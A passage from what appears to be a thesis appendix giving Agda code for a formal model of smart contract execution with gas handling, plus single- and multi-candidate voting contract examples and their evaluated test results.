    :: stepEFntimesList oldLedger ledgerstateexecfun n

-this function below we use it to refund as a part of septEF
- we use stepEFwithGasError
- instead of stepEF in refund and stepEFntimesWithRefund
refund : StateExecFun → StateExecFun
refund (stateEF currentLedger [] initialAddr
  lastCallAddr calledAddr (return cost result)
  gasLeft      funNameevalState msgevalState)
  = stateEF (addWeiToLedger currentLedger
    lastCallAddr (GastoWei param gasLeft))
    [] initialAddr lastCallAddr calledAddr
    (return cost result) gasLeft
      funNameevalState msgevalState
refund (stateEF currentLedger
  executionStack initialAddr lastCallAddr calledAddr
  (error errorMsg debugInfo) gasLeft
    funNameevalState msgevalState)
  = stateEF (addWeiToLedger currentLedger
    lastCallAddr (GastoWei param gasLeft))
    executionStack initialAddr lastCallAddr calledAddr
    (error errorMsg debugInfo) gasLeft
    funNameevalState msgevalState
refund (stateEF ledger
    executionStack initialAddr lastCallAddr calledAddr
    nextstep gasLeft funNameevalState msgevalState)
  = stepEFwithGasError ledger (stateEF ledger executionStack
      initialAddr lastCallAddr calledAddr nextstep gasLeft
      funNameevalState msgevalState)


stepEFntimesWithRefund : Ledger → StateExecFun
  → (ntimes : ℕ) → StateExecFun
```

```
stepEFntimesWithRefund oldLedger ledgerstateexecfun 0
  = ledgerstateexecfun
stepEFntimesWithRefund oldLedger ledgerstateexecfun (suc n)
  = refund (stepEFntimes oldLedger ledgerstateexecfun n)


-## similar to above but we use it with
- the new version of stepEFwithGasError
-initialAddr lastCallAddr calledAddr
stepLedgerFunntimesAux : (ledger : Ledger)
 → (initialAddr : Address) → (lastCallAddr : Address)
 → (calledAddr : Address) → FunctionName
 → Msg   → (gascost : ℕ) → (ntimes : ℕ)
 → (cp    : OrderingLeq (GastoWei param gascost)
     (ledger lastCallAddr .amount))
 → Maybe StateExecFun
stepLedgerFunntimesAux ledger initialAddr lastCallAddr
 calledAddr funname msg gascost ntimes (leq leqpro)
  = let
     ledgerDeducted : Ledger
     ledgerDeducted
       = deductGasFromLedger ledger lastCallAddr
       (GastoWei param gascost) leqpro
     in just (stepEFntimes ledgerDeducted
     (stateEF ledgerDeducted [] initialAddr
     lastCallAddr calledAddr
     (ledgerDeducted calledAddr .fun funname msg)
     gascost funname msg) ntimes)

stepLedgerFunntimesAux ledger initialAddr lastCallAddr
 calledAddr funname msg gascost ntimes (greater greaterpro)
   = nothing

-stepLedgerFunntimesAux ledger callAddr
- currentAddr funname msg gasreserved ntimes
```

```
- (compareLeq (GastoWei param gasreserved) (ledger callAddr .amount))
- NNN here we need before running stepEFntimes  deduct the gas from ledger
- NNN    it needs as argument just one gas parameter
-        which is set to both oldgas and newgas
- NNN    if there is not enough money in the account,
-       then we should fail (not an error but fail)
- NNN  so return type  should be Maybe EvalState

stepLedgerFunntimes : (ledger : Ledger)
        → (initialAddr : Address)
        → (lastCallAddr : Address)
        → (calledAddr : Address)
        → FunctionName
        → Msg
        → (gasreserved : ℕ)
        → (ntimes : ℕ)
        → Maybe StateExecFun
stepLedgerFunntimes ledger initialAddr lastCallAddr
  calledAddr funname msg gasreserved ntimes
  = stepLedgerFunntimesAux ledger initialAddr
  lastCallAddr calledAddr
    funname msg gasreserved ntimes
  (compareLeq (GastoWei param gasreserved)
    (ledger lastCallAddr .amount))


-with list
stepLedgerFunntimesListAux : (ledger : Ledger)
      → (initialAddr : Address)
      → (lastCallAddr : Address)
      → (calledAddr : Address)
      → FunctionName
      → Msg
      → (gasreserved : ℕ)
      → (ntimes : ℕ)
```

```
      → (cp : OrderingLeq (GastoWei param gasreserved)
          (ledger lastCallAddr .amount))
      → Maybe (List StateExecFun)
stepLedgerFunntimesListAux ledger initialAddr
  lastCallAddr calledAddr funname msg gasreserved
    ntimes (leq leqpro)
  = let
      ledgerDeducted : Ledger
      ledgerDeducted
        = deductGasFromLedger ledger lastCallAddr
            (GastoWei param gasreserved) leqpro
      in
      just (stepEFntimesList ledgerDeducted
      (stateEF ledgerDeducted [] initialAddr lastCallAddr calledAddr
      (ledgerDeducted calledAddr .fun funname msg)
        gasreserved funname msg) ntimes)
stepLedgerFunntimesListAux ledger initialAddr lastCallAddr
  calledAddr funname msg gasreserved ntimes
    (greater greaterpro) = nothing

stepLedgerFunntimesList : (ledger : Ledger)
      → (initialAddr : Address)
      → (lastCallAddr : Address)
      → (calledAddr : Address)
      → (funname : FunctionName)
      → (msg : Msg)
      → (gasreserved : ℕ)
      → (ntimes : ℕ)
      → Maybe (List StateExecFun)
stepLedgerFunntimesList ledger initialAddr lastCallAddr
  calledAddr funname msg gasreserved ntimes
  = stepLedgerFunntimesListAux ledger initialAddr
  lastCallAddr calledAddr funname msg gasreserved ntimes
  (compareLeq (GastoWei param gasreserved) (ledger lastCallAddr .amount))
```

```
-clear version of evaluateNonTerminating'
- the below is the final step and we use it to solve the return cost

evaluateAuxStep4 : (oldLedger : Ledger)
    → (currentLedger : Ledger)
    → (initialAddr : Address)
    → (lastCallAddr : Address)
    → (calledAddr : Address)
    → (cost : ℕ)
    → (returnvalue : Msg)
    → (gasLeft : ℕ)
    → (funNameevalState : FunctionName)
    → (msgevalState : Msg)
    → (cp : OrderingLeq cost gasLeft)
    → (Ledger × MsgOrErrorWithGas)
evaluateAuxStep4 oldLedger currentLedger
  initialAddr lastCallAddr calledAddr
    cost ms gasLeft funNameevalState msgevalState (leq x)
    =     (addWeiToLedger currentLedger initialAddr
    (GastoWei param (gasLeft - cost))) ,,
    (theMsg ms , (gasLeft - cost) gas)

evaluateAuxStep4 oldLedger currentLedger
  initialAddr lastCallAddr calledAddr cost returnvalue
    gasLeft funNameevalState msgevalState (greater x)
    = oldLedger ,, ((err (strErr " Out Of Gass ")
    ⟨ lastCallAddr » initialAddr · funNameevalState [ msgevalState ]⟩) ,
    gasLeft gas)


mutual
```

```
evaluateTerminatingAuxStep2 : Ledger
      → (stateEF : StateExecFun)
      → (numberOfSteps : ℕ)
      → stepEFgasAvailable stateEF ≦r numberOfSteps
      → Ledger × MsgOrErrorWithGas
evaluateTerminatingAuxStep2 oldLedger (stateEF currentLedger []
  initialAddr lastCallAddr calledAddr (return cost ms)
  gasLeft funNameevalState msgevalState)
  numberOfSteps numberOfStepsLessGas
  = evaluateAuxStep4 oldLedger currentLedger
    initialAddr lastCallAddr calledAddr cost ms
    gasLeft funNameevalState msgevalState
    (compareLeq cost gasLeft)

evaluateTerminatingAuxStep2 oldLedger (stateEF currentLedger s
  initialAddr lastCallAddr calledAddr (error msgg debugInfo)
  gasLeft funNameevalState msgevalState)
  numberOfSteps numberOfStepsLessGas
  = addWeiToLedger oldLedger initialAddr
  (GastoWei param gasLeft) ,,
  (err msgg ⟨ lastCallAddr » initialAddr ·
  funNameevalState [ msgevalState ]⟩ , gasLeft gas)
evaluateTerminatingAuxStep2 oldLedger evals
  (suc numberOfSteps) numberOfStepsLessGas
  = evaluateTerminatingAuxStep3 oldLedger
  evals numberOfSteps numberOfStepsLessGas
  (compareLeq (stepEFgasNeeded evals) (stepEFgasAvailable evals))

evaluateTerminatingAuxStep2 oldLedger
  (stateEF currentLedger executionStack initialAddr
  lastCallAddr calledAddr nextstep gasLeft
  funNameevalState msgevalState) 0 numberOfStepsLessGas
    = oldLedger ,,     (err outOfGasError
      ⟨ lastCallAddr » initialAddr · funNameevalState [ msgevalState ]⟩
      , 0 gas)
```

```
evaluateTerminatingAuxStep3 : Ledger
    → (stateEF : StateExecFun)
    → (numberOfSteps : ℕ)
    → stepEFgasAvailable stateEF ≦r suc numberOfSteps
    → OrderingLeq (stepEFgasNeeded stateEF)
                  (stepEFgasAvailable stateEF)
    → Ledger × MsgOrErrorWithGas
evaluateTerminatingAuxStep3 oldLedger state
  numberOfSteps numberOfStepsLessgas (leq x)
  = evaluateTerminatingAuxStep2 oldLedger
      (deductGas (stepEF oldLedger state)
      (suc (stepEFgasNeeded state))) numberOfSteps
      (lemmaxSucY (gasLeft (stepEF oldLedger state))
      numberOfSteps (stepEFgasNeeded state)
      (lemma=≦r (gasLeft (stepEF oldLedger state))
        (gasLeft state) (suc numberOfSteps)
        (lemmaStepEFpreserveGas2 oldLedger state)
        numberOfStepsLessgas))

evaluateTerminatingAuxStep3 oldLedger
  (stateEF ledger executionStack initialAddr
  lastCallAddr calledAddr nextstep gasLeft₁
  funNameevalState msgevalState)
  numberOfSteps numberOfStepsLessgas (greater x)
  = oldLedger ,       (err outOfGasError
    ⟨ lastCallAddr » initialAddr · funNameevalState [ msgevalState ]⟩
    , 0 gas)

evaluateTerminatingAuxStep1 : (ledger : Ledger)
    → (initialAddr : Address)
    → (lastCallAddr : Address)
```

```
        → (calledAddr : Address)
        → FunctionName
        → Msg
        → (gasreserved : ℕ)
        → (cp : OrderingLeq
      (GastoWei param gasreserved)
      (ledger initialAddr .amount))
      → Ledger × MsgOrErrorWithGas
evaluateTerminatingAuxStep1 ledger initialAddr
  lastCallAddr calledAddr funname msg gasreserved
  (leq leqpr)
      = let
          ledgerDeducted : Ledger
          ledgerDeducted
            = deductGasFromLedger ledger
            initialAddr (GastoWei param gasreserved)
            leqpr
            in evaluateTerminatingAuxStep2
              ledgerDeducted
              (stateEF ledgerDeducted []
              initialAddr lastCallAddr calledAddr
              (ledgerDeducted calledAddr .fun funname msg)
              gasreserved funname msg)
              gasreserved (refl≤r gasreserved)

evaluateTerminatingAuxStep1 ledger initialAddr
  lastCallAddr calledAddr funname msg gasreserved
  (greater greaterpr)
  = ledger „ (err outOfGasError
  ⟨ lastCallAddr » initialAddr · funname [ msg ]⟩ , 0 gas)

evaluateTerminatingfinal : (ledger : Ledger)
    → (initialAddr : Address)
    - Initial address is the address from which the very
    - first call was made
```

```
  → (lastCallAddr : Address)
  - lastCallAddr is the address from which
  - the current call of a function in
  -         calledAddr is made
  → (calledAddr : Address)
  - calledAddr is the address where a
  - function call is currently executed
  -           it was called from calledAddr
  → FunctionName
  → Msg
  → (gasreserved : ℕ)
  → Ledger × MsgOrErrorWithGas
evaluateTerminatingfinal ledger initialAddr
 lastCallAddr calledAddr funname msg gasreserved
  =   evaluateTerminatingAuxStep1 ledger
    initialAddr lastCallAddr calledAddr funname
     msg gasreserved
     (compareLeq (GastoWei param gasreserved)
     (ledger initialAddr .amount))
```

C.2.2 Commands and responses (ccommands-cresponse.agda)

```
module Complex-Model.ccomand.ccommands-cresponse where

open import Data.Nat
open import Agda.Builtin.Nat using (_-_)
open import Data.Unit
open import Data.List
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_>>=_)
open import Data.String hiding (length)
```

```
open import Data.Empty

-- libraries
open import basicDataStructure
open import libraries.natCompare


mutual

  -- contract-commands:
  data CCommands : Set where
    callView  : Address → FunctionName → Msg → CCommands
    updatec   : FunctionName → ((Msg → MsgOrError)
                → (Msg → MsgOrError)) → ((Msg → MsgOrError)
                → (Msg → ℕ) → Msg → ℕ) → CCommands
    raiseException : ℕ → String → CCommands
    transferc : Amount → Address → CCommands
    callc     : Address → FunctionName → Msg → CCommands
    currentAddrLookupc : CCommands
    callAddrLookupc : CCommands
    getAmountc : Address → CCommands

  -- contract-responses
  CResponse : CCommands → Set
  CResponse (callView addr fname msg) = MsgOrError
  CResponse (updatec fname fdef cost)  = ⊤
  CResponse (raiseException _ str)     = ⊥
  CResponse (transferc amount addr)    = ⊤
  CResponse (callc addr fname msg)     = Msg
  CResponse currentAddrLookupc         = Address
  CResponse callAddrLookupc            = Address
  CResponse (getAmountc addr)          = Amount
```

```
-SmartContractExec is datatype of what happens when
- a function is applied to its arguments.
-SmartContractExec -> SmartContractExec
  data SmartContractExec (A : Set) : Set where
    return : ℕ → A → SmartContractExec A
    error : ErrorMsg → DebugInfo → SmartContractExec A
    exec : (c : CCommands) → (CResponse c → ℕ)
      → (CResponse c → SmartContractExec A)
      → SmartContractExec A

_≫=_ : {A B : Set} → SmartContractExec A → (A → SmartContractExec B)
          → SmartContractExec B
return n x ≫= q = q x
error x z ≫= q   = error x z
exec c n x ≫= q = exec c n (λ r → x r ≫= q)

_»_ : {A B : Set} → SmartContractExec A → SmartContractExec B
       → SmartContractExec B
return n x » q      = q
error x z » q       = error x z
exec c n x » q = exec c n (λ r → x r » q)
```

C.2.3 A voting example for single candidate (votingexample-single-candidate.agda)

```
open import constantparameters

module Complex-Model.example.votingexample-single-candidate where
open import Data.List
open import Data.Bool.Base
open import Agda.Builtin.Unit
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Maybe hiding (_≫=_)
```

```
open import Data.Nat.Base
open import Data.Nat.Show
open import Data.Fin.Base hiding (_+_; _-_)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_ ; refl ; sym ; cong)
open import Agda.Builtin.Nat using (_-_; _*_)
open import Data.String hiding (length; show) renaming (_++_ to _++str_)

-our work
open import libraries.natCompare
open import Complex-Model.ledgerversion.Ledger-Complex-Model exampleParameters
open import Complex-Model.ccomand.ccommands-cresponse
open import basicDataStructure
open import libraries.Mainlibrary


-initial function
initialfun : Msg → MsgOrError
initialfun (nat n)
  = theMsg (nat 0)
initialfun owmsg
  = err (strErr " The message is not a number ")

-increment function
incrementAux : MsgOrError → SmartContractExec Msg
incrementAux (theMsg (nat n))
  = (exec (updatec "counter" (λ _ → λ msg
    → theMsg (nat (suc n))) λ oldFun oldcost msg → 1)
      (λ n → 1)) λ x → return 1 (nat (suc n))
incrementAux ow
  = error (strErr "counter returns not a number")
    ⟨ 0 » 0 · "increment" [ (nat 0) ]⟩
```

```
-add voter function
addVoterAux : Msg → (Msg → MsgOrError) → Msg → MsgOrError
addVoterAux (nat newaddr) oldCheckVoter (nat addr)
  = if newaddr ≡ᵇ addr
      then theMsg (nat 1)
      else oldCheckVoter (nat addr)
addVoterAux ow ow' ow''
  = err (strErr " You cannot add voter ")


-delete voter function
deleteVoterAux : Msg → (Msg → MsgOrError) → (Msg → MsgOrError)
deleteVoterAux (nat newaddr) oldCheckVoter (nat addr)
  = if newaddr ≡ᵇ addr
      then theMsg (nat 0)
      else oldCheckVoter (nat addr)
deleteVoterAux ow ow' ow''
  = err (strErr " You cannot delete voter ")


- the function below we use it
- in case to check voter is allowed to vote or not
- in case nat 0 or otherwise it will
- return error and not allow to vote
- in case suc (nat n) it will allow to vote
- and it will call incrementAux to increment the counter
voteAux : Address → MsgOrError → SmartContractExec Msg
voteAux addr (theMsg (nat zero))
  = error (strErr "The voter is not allowed to vote")
      ⟨ 0 » 0 · "Voter is not allowed to vote" [ nat 0 ]⟩
voteAux addr (theMsg (nat (suc n)))
  = exec (updatec "checkVoter" (deleteVoterAux (nat addr))
    λ oldFun oldcost msg → 1) (λ _ → 1)
    (λ x → exec (callView 1 "counter" (nat 0))
```

```
    (λ result → 1) λ msg → incrementAux msg)
voteAux addr (theMsg ow)
  = error (strErr "The message is not a number")
  ⟨ 0 » 0 · "Voter is not allowed to vote" [ nat 0 ]⟩
voteAux addr (err x)
  = error (strErr " Undefined ")
  ⟨ 0 » 0 · "The message is undefined" [ nat 0 ]⟩



--define our ledger

testLedger : Ledger
testLedger 1 .amount = 100

- in case to add voter
testLedger 1 .fun "addVoter" msg
  = exec (updatec "checkVoter"
      (addVoterAux msg) λ oldFun oldcost msg → 1)
      (λ _ → 1) λ _ → return 1 msg
- in case to delete voter
testLedger 1 .fun "deleteVoter" msg
  = exec (updatec "checkVoter" (deleteVoterAux msg)
    λ oldFun oldcost msg → 1)
    (λ _ → 1) λ _ → return 1 msg
- in case to vote
testLedger 1 .fun "vote" msg
  = exec callAddrLookupc (λ _ → 1)
      λ addr → exec (callView addr "checkVoter"
        (nat addr))
    (λ _ → 1) λ check → voteAux addr check
- in case to check voter
testLedger 1 .viewFunction "checkVoter" msg
  = theMsg (nat 0)
```

```
-- in case to increment our counter
testLedger 1 .viewFunction "counter" msg
  = theMsg (nat 0)

-- the view function cost to checkvoter
testLedger 1 .viewFunctionCost "checkVoter" msg
  = 1

-- define a ledger for address 3 with amount only
testLedger 3 .amount = 100

-- for other cases
testLedger ow .amount = 0
testLedger ow .fun ow' ow''
  = error (strErr "Undefined")
    ⟨ ow » ow · ow' [ ow'' ]⟩
testLedger ow .viewFunction ow' ow''
  = err (strErr "Undefined")
testLedger ow .viewFunctionCost ow' ow''
  = 1
```

C.2.4 Executed voting example for single candidate (executedvotingexample-single-candidate.agda)

```
open import constantparameters

module Complex-Model.example.executedvotingexample-single-candidate where
open import Data.List
open import Data.Bool.Base
open import Agda.Builtin.Unit
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Maybe hiding (_>>=_)
open import Data.Nat.Base
open import Data.Nat.Show
open import Data.Fin.Base hiding (_+_; _-_)
```

```
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_ ; refl ; sym ; cong)
open import Agda.Builtin.Nat using (_-_; _*_)
open import Data.String hiding (length; show) renaming (_++_ to _++str_)
open import Data.Unit
open import Data.Empty


-our work
open import libraries.natCompare
open import Complex-Model.ledgerversion.Ledger-Complex-Model exampleParameters
open import Complex-Model.ccomand.ccommands-cresponse
open import basicDataStructure
open import libraries.Mainlibrary
open import Complex-Model.example.votingexample-single-candidate


IsJust : {A : Set} → Maybe A → Set
IsJust (just _) = ⊤
IsJust nothing = ⊥


fromJust : {A : Set} → (p : Maybe A) → IsJust p → A
fromJust (just a) tt = a

———————— First test   (adding voter)
- using function "AddVoter" with (nat 5) on testLedger

resultAfterAddVoter5 : Ledger × MsgOrErrorWithGas
resultAfterAddVoter5
  = evaluateTerminatingfinal testLedger 1 1 1
    "addVoter" (nat 5) 20


resultReturnedAddVoter5 : MsgOrErrorWithGas
resultReturnedAddVoter5 = proj₂ resultAfterAddVoter5
{-
```

```
evaluate to
theMsg (nat 5) , 16 gas
so executing addVoter (nat 5) returned (nat 5)
-}

ledgerAfterAdd5 : Ledger
ledgerAfterAdd5 = proj₁ resultAfterAddVoter5


- check the view function with (nat 5)
- after adding voter to our ledger
checkVoter5afterAdd5 : MsgOrError
checkVoter5afterAdd5
  = ledgerAfterAdd5 1 .viewFunction "checkVoter" (nat 5)
{-
evaluate to
theMsg (nat 1)
which means true
-}


checkVoter3AfterAdd5 : MsgOrError
checkVoter3AfterAdd5
  = ledgerAfterAdd5 1 .viewFunction "checkVoter" (nat 3)
{-
evaluate to
theMsg (nat 0)
which means false
our ledger only includes (nat 5)
-}


-- Second test   (adding voter)
- using function "addVoter"
- with (nat 3) on ledgerAfterAdd5

resultAfterAddVoter3 : Ledger × MsgOrErrorWithGas
```

```
resultAfterAddVoter3
  = evaluateTerminatingfinal ledgerAfterAdd5 1 1 1
    "addVoter" (nat 3) 20

resultReturnedAddVoter3 : MsgOrErrorWithGas
resultReturnedAddVoter3 = proj₂ resultAfterAddVoter3

{- evaluates to

theMsg (nat 3) , 16 gas

-}

ledgerAfterAdd3 : Ledger
ledgerAfterAdd3 = proj₁ resultAfterAddVoter3

- check the view function with (nat 5)
- after adding voter to our ledger
checkVoter5afterAdd3 : MsgOrError
checkVoter5afterAdd3
  = ledgerAfterAdd3 1 .viewFunction "checkVoter" (nat 5)
- evaluates to
- theMsg (nat 1) which means true

- check the view function with (nat 3)
- after adding voter to our ledger
checkVoter3afterAdd3 : MsgOrError
checkVoter3afterAdd3
  = ledgerAfterAdd3 1 .viewFunction "checkVoter" (nat 3)
- evaluates to
- theMsg (nat 1) which means true

- check the view function with (nat 2)
- after adding voter to our ledger
checkVoter2afterAdd3 : MsgOrError
checkVoter2afterAdd3
```

```
  = ledgerAfterAdd3 1 .viewFunction "checkVoter" (nat 2)
-- evaluates to
-- theMsg (nat 0) which means false
-- because our ledger only include (nat 5) and (nat 3)


---------- Third test  using "deletevoter"
-- using function "deleteVoter" with (nat 5) on ledgerAfterAdd3

resultAfterDeleteVoter5 : Ledger × MsgOrErrorWithGas
resultAfterDeleteVoter5
  = evaluateTerminatingfinal ledgerAfterAdd3 1 1 1
   "deleteVoter" (nat 5) 20


resultReturnedDeleteVoter5 : MsgOrErrorWithGas
resultReturnedDeleteVoter5
  = proj₂ resultAfterDeleteVoter5
{- evaluates to

theMsg (nat 5) , 16 gas

-}

ledgerAfterDelete5 : Ledger
ledgerAfterDelete5
  = proj₁ resultAfterDeleteVoter5


-- check the view function with (nat 5)
-- after deleting voter from our ledger
checkVoter5afterDelete5 : MsgOrError
checkVoter5afterDelete5
  = ledgerAfterDelete5 1 .viewFunction "checkVoter" (nat 5)
-- evaluates to
-- theMsg (nat 0) which means (nat 5) not in our ledger
```

```
- check the view function with (nat 3)
- after deleting voter (nat 5) from our ledger
checkVoter3afterDelete5 : MsgOrError
checkVoter3afterDelete5
  = ledgerAfterDelete5 1 .viewFunction "checkVoter" (nat 3)
- evaluates to
- theMsg (nat 1) which means our ledger only have (nat 3)


--------- Fourth test  using "addVoter"
- using function "addVoter" with (nat 8)
- on ledgerAfterDelete5

resultAfterAddVoter8 : Ledger × MsgOrErrorWithGas
resultAfterAddVoter8
  = evaluateTerminatingfinal ledgerAfterDelete5 1 1 1
    "addVoter" (nat 8) 20

resultReturnedAddVoter8 : MsgOrErrorWithGas
resultReturnedAddVoter8 = proj₂ resultAfterAddVoter8
{- evaluates to

theMsg (nat 8) , 16 gas

-}

ledgerAfterAdd8 : Ledger
ledgerAfterAdd8 = proj₁ resultAfterAddVoter8

- check the view function with (nat 8)
- after adding voter to our ledger
checkVoter8afterAdd8 : MsgOrError
checkVoter8afterAdd8
  = ledgerAfterAdd8 1 .viewFunction "checkVoter" (nat 8)
```

```
- evaluates to
- theMsg (nat 1) which means true


- check the view function with (nat 3)
- after adding voter to our ledger
checkVoter3afterAdd8 : MsgOrError
checkVoter3afterAdd8
  = ledgerAfterAdd8 1 .viewFunction "checkVoter" (nat 3)
- evaluates to
- theMsg (nat 1) which means true


- check the view function with (nat 5)
- after adding voter to our ledger
checkVoter5afterAdd8 : MsgOrError
checkVoter5afterAdd8
  = ledgerAfterAdd8 1 .viewFunction "checkVoter" (nat 5)
- evaluates to
- theMsg (nat 0) which means false

- ******** Now our ledger only include (nat 3) and ( nat 8)


checkCounterAfterAdd8 : MsgOrError
checkCounterAfterAdd8
  = ledgerAfterAdd8 1 .viewFunction "counter" (nat 0)
- evaluates to
- theMsg (nat 0)
- so the counter is zero


-- Fifth test  using "vote" (who is not allowed to vote)
- using function "vote"

resultAfterVote5 : Ledger × MsgOrErrorWithGas
resultAfterVote5
  = evaluateTerminatingfinal ledgerAfterAdd8 1 5 1 "vote" (nat 0) 50
```

```
resultReturnedVote5 : MsgOrErrorWithGas
resultReturnedVote5 = proj₂ resultAfterVote5
- returns
- err (strErr "The voter is not allowed to vote")
-⟨ 5 » 1 · "checkVoter" [ nat 5 ]⟩ , 46 gas
- because 5 is not allowed to vote

ledgerAfterVote5 : Ledger
ledgerAfterVote5 = proj₁ resultAfterVote5


checkCounterAfterVote5 : MsgOrError
checkCounterAfterVote5
  = ledgerAfterVote5 1 .viewFunction "counter" (nat 0)
- evaluates to
- theMsg (nat 0)
- so the counter is still zero


— Sixth test  using "vote" (who is allowed to vote)
- using function "vote"

resultAfterVote3 : Ledger × MsgOrErrorWithGas
resultAfterVote3
  = evaluateTerminatingfinal ledgerAfterVote5 1 3 1 "vote" (nat 0) 50


resultReturnedVote3 : MsgOrErrorWithGas
resultReturnedVote3 = proj₂ resultAfterVote3
- evaluates to
- theMsg (nat 1) , 37 gas

ledgerAfterVote3 : Ledger
ledgerAfterVote3 = proj₁ resultAfterVote3


- check the view function with (nat 8) can vote for not
checkVoter3 : MsgOrError
```

```
checkVoter3 = ledgerAfterVote3 1 .viewFunction "checkVoter" (nat 3)
- evaluates to
- theMsg (nat 0) which means
- false and can no  longer vote because has voted


- check the view function with (nat 5) can vote or not
checkVoter5 : MsgOrError
checkVoter5
  = ledgerAfterVote3 1 .viewFunction "checkVoter" (nat 5)
- evaluates to
- theMsg (nat 0) which means false and cannot vote

- check the view function with (nat 5) can vote or not
checkVoter8 : MsgOrError
checkVoter8
  = ledgerAfterVote3 1 .viewFunction "checkVoter" (nat 8)
- evaluates to
- theMsg (nat 1) which means false and cannot vote


checkCounterAfterVote3 : MsgOrError
checkCounterAfterVote3
  = ledgerAfterVote3 1 .viewFunction "counter" (nat 0)
- evaluates to
- theMsg (nat 1)
- so the counter is have 1
```

C.2.5 A more democratic one with multiple candidates: A voting example for multiple candidates (votingexample-multi-candidates.agda)

```
open import constantparameters

module Complex-Model.example.votingexample-multi-candidates where
```

```
open import Data.List
open import Data.Bool.Base
open import Agda.Builtin.Unit
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Maybe hiding (_>>=_)
open import Data.Nat.Base
open import Data.Nat.Show
open import Data.Fin.Base hiding (_+_; _-_)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_ ; refl ; sym ; cong)
open import Agda.Builtin.Nat using (_-_; _*_)
open import Data.String hiding (length; show) renaming (_++_ to _++str_)

-our work
open import libraries.natCompare
open import Complex-Model.ledgerversion.Ledger-Complex-Model exampleParameters
open import Complex-Model.ccomand.ccommands-cresponse
open import basicDataStructure
open import libraries.Mainlibrary


-initial function
initialfun : Msg → MsgOrError
initialfun (nat n) = theMsg (nat 0)
initialfun owmsg
  = err (strErr " The message is not a number ")


mysuc : MsgOrError → MsgOrError
mysuc (theMsg (nat n)) = theMsg (nat (suc n))
mysuc (theMsg ow)
  = err (strErr " You cannot increment ")
mysuc ow = ow
```

```
- incrementAux for many candidates
-increment function
incrementcandidates : ℕ → (Msg → MsgOrError) → Msg → MsgOrError
incrementcandidates candidateVotedFor oldCounter (nat candidate)
  = if candidateVotedFor ≡ᵇ candidate
    then mysuc (oldCounter (nat candidate))
    else oldCounter (nat candidate)
incrementcandidates ow ow' ow"
  = err (strErr " You cannot delete voter ")

incrementAux : MsgOrError → SmartContractExec Msg
incrementAux (theMsg (nat candidate))
  = (exec (updatec "counter" (incrementcandidates candidate)
  λ oldFun oldcost msg → 1)
  (λ n → 1)) λ x → return 1 (nat candidate)
incrementAux ow =
  error (strErr "counter returns not a number")
    ⟨ 0 » 0 · "increment" [ (nat 0) ]⟩


-add voter function
addVoterAux : Msg → (Msg → MsgOrError) → Msg → MsgOrError
addVoterAux (nat newaddr) oldCheckVoter (nat addr)
  = if newaddr ≡ᵇ addr
    then theMsg (nat 1)
    else oldCheckVoter (nat addr)
addVoterAux ow ow' ow"
  = err (strErr " You cannot add voter ")


-delete voter function
deleteVoterAux : Msg → (Msg → MsgOrError) → (Msg → MsgOrError)
deleteVoterAux (nat newaddr) oldCheckVoter (nat addr)
  = if newaddr ≡ᵇ addr
    then theMsg (nat 0)
```

```
      else oldCheckVoter (nat addr)
deleteVoterAux ow ow' ow''
   = err (strErr " You cannot delete voter ")


- the function below we use it
- in case to check voter is allowed to vote or not
- in case nat 0 or otherwise it will
- return error and not allow to vote
- in case suc (nat n) it will allow
- to vote and it will call incrementAux to increment the counter
voteAux : Address → MsgOrError → (candidate : Msg)
      → SmartContractExec Msg
voteAux addr (theMsg (nat zero)) candidate
      = error (strErr
        "The voter is not allowed to vote")
   ⟨ 0 » 0 · "Voter is not allowed to vote" [ nat 0 ]⟩
voteAux addr (theMsg (nat (suc n))) candidate
   = exec (updatec "checkVoter"
   (deleteVoterAux (nat addr)) λ oldFun oldcost msg → 1)
   (λ _ → 1)
   (λ x → (incrementAux (theMsg candidate)))
voteAux addr (theMsg ow) candidate
      = error (strErr "The message is not a number")
      ⟨ 0 » 0 · "Voter is not allowed to vote" [ nat 0 ]⟩
voteAux addr (err x) candidate
      = error (strErr " Undefined ")
      ⟨ 0 » 0 · "The message is undefined" [ nat 0 ]⟩



--define our ledger

testLedger : Ledger
testLedger 1 .amount = 100
```

```
- in case to add voter
testLedger 1 .fun "addVoter" msg
  = exec (updatec "checkVoter"
    (addVoterAux msg) λ oldFun oldcost msg → 1)
    (λ _ → 1) λ _ → return 1 msg
- in case to delete voter
testLedger 1 .fun "deleteVoter" msg
  = exec (updatec "checkVoter"
    (deleteVoterAux msg) λ oldFun oldcost msg → 1)
    (λ _ → 1) λ _ → return 1 msg
- in case to vote
testLedger 1 .fun "vote" msg
  = exec callAddrLookupc (λ _ → 1)
    λ addr →
    exec (callView addr "checkVoter" (nat addr))
    (λ _ → 1) λ check → voteAux addr check msg
- in case to check voter
testLedger 1 .viewFunction "checkVoter" msg
  = theMsg (nat 0)

- in case to increment our counter
testLedger 1 .viewFunction "counter" msg
  = theMsg (nat 0)
testLedger 1 .viewFunctionCost "checkVoter" msg
  = 1
- define a ledger for address 3 with amount only
testLedger 3 .amount = 100

- for other cases
testLedger ow .amount = 0
testLedger ow .fun ow' ow''
  = error (strErr "Undefined")
  ⟨ ow » ow · ow' [ ow'' ]⟩
testLedger ow .viewFunction ow' ow''
```

```
  = err (strErr "Undefined")
testLedger ow .viewFunctionCost ow' ow"
  = 1
```

C.2.6 A more democratic one with multiple candidates: Executed voting example for multiple candidates (executedvotingexample-multi-candidates.agda)

```
open import constantparameters

module Complex-Model.example.executedvotingexample-multi-candidates where
open import Data.List
open import Data.Bool.Base
open import Agda.Builtin.Unit
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Maybe hiding (_>>=_)
open import Data.Nat.Base
open import Data.Nat.Show
open import Data.Fin.Base hiding (_+_; _-_)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_ ; refl ; sym ; cong)
open import Agda.Builtin.Nat using (_-_; _*_)
open import Data.String hiding (length; show) renaming (_++_ to _++str_)
open import Data.Unit
open import Data.Empty


-our work
open import libraries.natCompare
open import Complex-Model.ledgerversion.Ledger-Complex-Model exampleParameters
open import Complex-Model.ccomand.ccommands-cresponse
open import basicDataStructure
open import libraries.Mainlibrary
open import Complex-Model.example.votingexample-multi-candidates
```

```
IsJust : {A : Set} → Maybe A → Set
